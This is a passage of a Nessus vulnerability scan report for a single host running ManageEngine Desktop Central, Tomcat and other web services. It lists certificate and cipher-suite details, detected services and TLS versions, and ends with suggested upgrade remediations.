Risk Factor

None

Plugin Information

Published: 2008/05/19, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
Subject Name:

Country: US
State/Province: CA
Locality: Pleasanton
Organization: Zoho Corporation
Organization Unit: ManageEngine
Common Name: Desktop Central
Email Address: support@desktopcentral.com

Issuer Name:

Country: US
State/Province: CA
Locality: Pleasanton
Organization: Zoho Corporation
Organization Unit: ManageEngine
Common Name: Desktop Central
Email Address: support@desktopcentral.com

Serial Number: 00 F5 9C EF 71 E6 DB 72 A5

Version: 3

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Sep 08 12:24:44 2010 GMT
Not Valid After: Sep 05 12:24:44 2020 GMT

Public Key Info:

Algorithm: RSA Encryption
```

```
Key Length: 1024 bits
Public Key: 00 F9 60 14 BA 57 70 0F 76 0A 9A 58 09 22 8C 85 07 44 AE 0A
            43 A7 82 85 26 91 59 AC 3D 2F FE 2E F2 8D D3 D6 CF 09 AD 41
            47 42 17 08 A3 92 CF 69 0E 01 AC 8B B3 1D 2F 32 CD 97 F4 9B
            7B E2 09 37 59 02 20 E7 D5 98 C2 DA 4A 2A B8 9E 77 AD F0 F3
            A9 8C 59 16 B2 1D ED AE 10 61 40 AF 33 48 2A C7 99 D0 FA 5C
            35 2A 86 3F 08 30 28 64 DF AC 3B B2 09 E1 69 0C 83 95 DB 81
            35 A5 48 B0 5E 06 0D 20 33
Exponent: 01 00 01

Signature Length: 128 bytes / 1024 bits
Signature: 00 45 E8 52 31 9E 00 61 6A 50 49 AB C1 CC 0A C8 9D EE 9B 76
           30 F9 58 89 5A 7B 82 B6 C8 92 8A 9A A5 72 3D 48 A7 EF CF E5
           23 7B 45 14 76 31 45 22 8E 22 19 8E 71 20 B8 6E EA AF DE 6A
           4E E6 A1 3E 5F 30 FB 49 F2 7D 95 57 9B 6C B1 90 0C 03 4A 3B
           91 3F 7A 71 00 F5 21 91 C5 E2 03 5D 63 4E 7A 5E 2B 74 C2 81
           7F CD 6B E7 81 35 00 86 4F 62 E8 B0 FE 40 F1 A1 53 E7 25 CE
           17 B4 FF 87 19 D9 C9 BA F5

Extension: Subject Key Identifier (2.5.29.14)
Critical: 0
Subject Key Identifier: FE 7F CC F2 04 09 D8 AA 43 79 3A B2 17 5D 8E 52 E0 4B BF 1E


Extension: Authority Key Identifier (2.5.29.35)
Critical: 0
Key Identifier: FE 7F CC F2 04 09 D8 AA 43 79 3A B2 17 5D 8E 52 E0 4B BF 1E
Country: US
State/Province: CA
Locality: Pleasanton
Organization: Zoho Corporation
Organizatio [...]
```

70544 - SSL Cipher Block Chaining Cipher Suites Supported

Synopsis

The remote service supports the use of SSL Cipher Block Chaining ciphers, which combine previous blocks with subsequent ones.

Description

The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly.

See Also

https://www.openssl.org/docs/manmaster/man1/ciphers.html

http://www.nessus.org/u?cc4a822a

https://www.openssl.org/~bodo/tls-cbc.txt

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2013/10/22, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
Here is the list of SSL CBC ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12       ECDH          RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
```

```
   DHE-RSA-AES128-SHA           0x00, 0x33       DH            RSA      AES-CBC(128)
SHA1
   DHE-RSA-AES256-SHA           0x00, 0x39       DH            RSA      AES-CBC(256)
SHA1
   DHE-RSA-CAMELLIA128-SHA      0x00, 0x45       DH            RSA      Camellia-CBC(128)
SHA1
   DHE-RSA-CAMELLIA256-SHA      0x00, 0x88       DH            RSA      Camellia-CBC(256)
SHA1
   ECDHE-RSA-AES128-SHA         0xC0, 0x13       ECDH          RSA      AES-CBC(128)
SHA1
   ECDHE-RSA-AES256-SHA         0xC0, 0x14       ECDH          RSA      AES-CBC(256)
SHA1
   AES128-SHA                   0x00, 0x2F       RSA           RSA      AES-CBC(128)
SHA1
   AES256-SHA                   0x00, 0x35       RSA           RSA      AES-CBC(256)
SHA1
   CAMELLIA128-SHA              0x00, 0x41       RSA           RSA      Camellia-CBC(128)
SHA1
   CAMELLIA256-SHA              0x00, 0x84       RSA           RSA      Camellia-CBC(256)
SHA1
   DHE-RSA-AES128-SHA256        0x00, 0x67       DH            RSA      AES-CBC(128)
SHA256
   DHE-RSA-AES256-SHA256        0x [...]
```

21643 - SSL Cipher Suites Supported

Synopsis

The remote service encrypts communications using SSL.

Description

This plugin detects which SSL ciphers are supported by the remote service for encrypting communications.

See Also

https://www.openssl.org/docs/man1.1.0/apps/ciphers.html

http://www.nessus.org/u?3a040ada

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/06/05, Modified: 2021/03/09

Plugin Output

tcp/8383/www

```
Here is the list of SSL ciphers supported by the remote server :
Each group is reported per SSL Version.

SSL Version : TLSv12
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     --------------------   ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12       ECDH          RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     --------------------   ---
    DHE-RSA-AES128-SHA256         0x00, 0x9E       DH            RSA      AES-GCM(128)
 SHA256
    DHE-RSA-AES256-SHA384         0x00, 0x9F       DH            RSA      AES-GCM(256)
 SHA384
```

```
   ECDHE-RSA-AES128-SHA256       0xC0, 0x2F       ECDH           RSA      AES-GCM(128)
SHA256
   ECDHE-RSA-AES256-SHA384       0xC0, 0x30       ECDH           RSA      AES-GCM(256)
SHA384
   RSA-AES128-SHA256             0x00, 0x9C       RSA            RSA      AES-GCM(128)
SHA256
   RSA-AES256-SHA384             0x00, 0x9D       RSA            RSA      AES-GCM(256)
SHA384
   DHE-RSA-AES128-SHA            0x00, 0x33       DH             RSA      AES-CBC(128)
SHA1
   DHE-RSA-AES256-SHA            0x00, 0x39       DH             RSA      AES-CBC(256)
SHA1
   DHE-RSA-CAMELLIA128-SHA       0x00, 0x45       DH             RSA      Camellia-CBC(128)
SHA1
   DHE-RSA-CAMELLIA256-SHA       0x00, 0x88       DH             RSA      Camellia-CBC(256)
SHA1
   ECDHE-RSA-AES128-SHA          0xC0, 0x13       ECDH           RSA    [...]
```

57041 - SSL Perfect Forward Secrecy Cipher Suites Supported

Synopsis

The remote service supports the use of SSL Perfect Forward Secrecy ciphers, which maintain confidentiality even if the key is stolen.

Description

The remote host supports the use of SSL ciphers that offer Perfect Forward Secrecy (PFS) encryption. These cipher suites ensure that recorded SSL traffic cannot be broken at a future date if the server's private key is compromised.

See Also

https://www.openssl.org/docs/manmaster/man1/ciphers.html

https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange

https://en.wikipedia.org/wiki/Perfect_forward_secrecy

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/12/07, Modified: 2021/03/09

Plugin Output

tcp/8383/www

```
Here is the list of SSL PFS ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code              KEX           Auth     Encryption             MAC
    ----------------------        ----------        ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16        DH            RSA      3DES-CBC(168)
 SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12        ECDH          RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code              KEX           Auth     Encryption             MAC
    ----------------------        ----------        ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA256         0x00, 0x9E        DH            RSA      AES-GCM(128)
 SHA256
```

```
   DHE-RSA-AES256-SHA384         0x00, 0x9F       DH            RSA      AES-GCM(256)
SHA384
   ECDHE-RSA-AES128-SHA256       0xC0, 0x2F       ECDH          RSA      AES-GCM(128)
SHA256
   ECDHE-RSA-AES256-SHA384       0xC0, 0x30       ECDH          RSA      AES-GCM(256)
SHA384
   DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
SHA1
   DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
SHA1
   DHE-RSA-CAMELLIA128-SHA       0x00, 0x45       DH            RSA      Camellia-CBC(128)
SHA1
   DHE-RSA-CAMELLIA256-SHA       0x00, 0x88       DH            RSA      Camellia-CBC(256)
SHA1
   ECDHE-RSA-AES128-SHA          0xC0, 0x13       ECDH          RSA      AES-CBC(128)
SHA1
   ECDHE-RSA-AES256-SHA          0xC0, 0x14       ECDH          RSA      AES-CBC(256)
SHA1
   DHE-RSA-AES128-SHA256         0x00, 0x67       DH            RSA      AES-CBC(128)
SHA256
   DHE-RSA-AES256-SHA256         0x00, 0x6B       DH            RSA      AES-CBC(256)
SHA256
   ECDHE-RSA-AES128-SHA25 [...]
```

94761 - SSL Root Certification Authority Certificate Information

Synopsis

A root Certification Authority certificate was found at the top of the certificate chain.

Description

The remote service uses an SSL certificate chain that contains a self-signed root Certification Authority certificate at the top of the chain.

See Also

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc778623(v=ws.10)

Solution

Ensure that use of this root Certification Authority certificate complies with your organization's acceptable use and security policies.

Risk Factor

None

Plugin Information

Published: 2016/11/14, Modified: 2018/11/15

Plugin Output

tcp/8383/www

```
The following root Certification Authority certificate was found :

|-Subject             : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop
 Central/E=support@desktopcentral.com
|-Issuer              : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop
 Central/E=support@desktopcentral.com
|-Valid From          : Sep 08 12:24:44 2010 GMT
|-Valid To            : Sep 05 12:24:44 2020 GMT
|-Signature Algorithm : SHA-1 With RSA Encryption
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/22/ssh

```
An SSH server is running on this port.
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/8020/www

```
A web server is running on this port.
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/8022/www

```
A web server is running on this port.
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/8282/www

```
A web server is running on this port.
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/8383/www

```
A TLSv1 server answered on this port.
```

tcp/8383/www

```
A web server is running on this port through TLSv1.
```

22964 - Service Detection

Synopsis

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

Plugin Output

tcp/8585/www

```
A web server is running on this port.
```

121010 - TLS Version 1.1 Protocol Detection

Synopsis

The remote service encrypts traffic using an older version of TLS.

Description

The remote service accepts connections encrypted using TLS 1.1.

TLS 1.1 lacks support for current and recommended cipher suites.

Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1

As of March 31, 2020, Endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

See Also

https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00

http://www.nessus.org/u?c8ae820d

Solution

Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1.

Risk Factor

None

Plugin Information

Published: 2019/01/08, Modified: 2020/08/07

Plugin Output

tcp/8383/www

```
TLSv1.1 is enabled and the server supports at least one cipher.
```

136318 - TLS Version 1.2 Protocol Detection

Synopsis

The remote service encrypts traffic using a version of TLS.

Description

The remote service accepts connections encrypted using TLS 1.2.

See Also

https://tools.ietf.org/html/rfc5246

Solution

N/A

Risk Factor

None

Plugin Information

Published: 2020/05/04, Modified: 2020/05/04

Plugin Output

tcp/8383/www

```
TLSv1.2 is enabled and the server supports at least one cipher.
```

20108 - Web Server / Application favicon.ico Vendor Fingerprinting

Synopsis

The remote web server contains a graphic image that is prone to information disclosure.

Description

The 'favicon.ico' file found on the remote web server belongs to a popular web server. This may be used to fingerprint the web server.

Solution

Remove the 'favicon.ico' file or create a custom one for your site.

Risk Factor

None

Plugin Information

Published: 2005/10/28, Modified: 2020/06/12

Plugin Output

tcp/8282/www

```
MD5 fingerprint : 4644f2d45601037b8423d45e13194c93
Web server      : Apache Tomcat or Alfresco Community
```

11422 - Web Server Unconfigured - Default Install Page Present

Synopsis

The remote web server is not configured or is improperly configured.

Description

The remote web server uses its default welcome page. Therefore, it's probable that this server is not used at all or is serving content that is meant to be hidden.

Solution

Disable this service if you do not use it.

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2018/08/15

Plugin Output

tcp/8282/www

```
The default welcome page is from Tomcat.
```

11424 - WebDAV Detection

Synopsis

The remote server is running with WebDAV enabled.

Description

WebDAV is an industry standard extension to the HTTP specification.
It adds a capability for authorized users to remotely add and manage the content of a web server.

If you do not use this extension, you should disable it.

Solution

http://support.microsoft.com/default.aspx?kbid=241520

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2011/03/14

Plugin Output

tcp/8585/www

Remediations

Suggested Remediations

Taking the following actions across 1 hosts would resolve 80% of the vulnerabilities on the network.

ACTION TO TAKE	VULNS	HOSTS
PHP 5.3.x < 5.3.29 Multiple Vulnerabilities: Upgrade to PHP version 5.3.29 or later.	35	1
Apache 2.2.x < 2.2.34 Multiple Vulnerabilities: Upgrade to Apache version 2.2.34 or later.	25	1
Apache Tomcat 8.0.x < 8.0.52 / 8.5.x < 8.5.31 / 9.0.x < 9.0.8 Denial of Service: Upgrade to Apache Tomcat version 8.0.52 / 8.5.31 / 9.0.8 or later.	20	1
ManageEngine Desktop Central < 10.0.647 Multiple Vulnerabilities: Upgrade to ManageEngine Desktop Central version 10 build 10.0.647 or later.	2	1